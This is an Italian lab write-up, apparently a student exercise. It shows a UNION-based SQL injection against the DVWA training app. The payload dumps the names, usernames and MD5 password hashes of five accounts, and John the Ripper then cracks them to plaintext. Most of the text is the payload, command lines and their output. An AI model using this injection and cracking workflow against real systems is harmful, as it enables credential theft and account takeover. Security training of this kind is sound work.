


S6 L3



Daniele Zizzi

***permette di
estrarre i campi,
nome, cognome,
user e password
dal database user.
Le password sono
visualizzate in
hash***

```
1 '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
```

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: admin  
admin  
admin  
e10adc3949ba59abbe56e057f20f883e
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Hack  
Me  
1337  
8d3533d75ae2c3966d7e0d4fcc69216b
```


```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Pablo  
Picasso  
pablo  
0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #  
First name:  
Surname: Bob  
Smith  
smithy  
5f4dcc3b5aa765d61d8327deb882cf99
```

Ho creato un file di nome hash e
ed ho inserito tutti gli hash delle
password di dvwa.

Attraverso l'utilizzo del tool "john
the ripper", ho convertito l'hash in
password in chiaro con il
comando `john --format=raw-md5`
<nome del file>

Poichè l'hash non è reversibile,
il tool genera degli hash e li
confronta, finchè non sono
uguali, proprio come avviene
con un attacco brute force a
dizionario



The image shows a terminal window on the left and a text editor window on the right. The terminal window displays the output of the command `john --format=raw-md5 hash`. It shows that 5 password hashes were loaded and processed using a wordlist. The terminal output includes the following text:

```
(daniele@kali)-[~/Desktop]
$ john --format=raw-md5 hash
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456      (?)
password    (?)
abc123      (?)
letmein     (?)
Proceeding with incremental:ASCII
charley     (?)
5g 0:00:00:00 DONE 3/3 (2023-11-02 14:56) 41.66g/s 1486Kp/s 1486Kc/s 1499KC/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

The text editor window on the right, titled `~/Desktop/hash - Mousepad`, shows a list of five MD5 hashes, each preceded by a number from 1 to 5:

```
1 e10adc3949ba59abbe56e057f20f883e
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```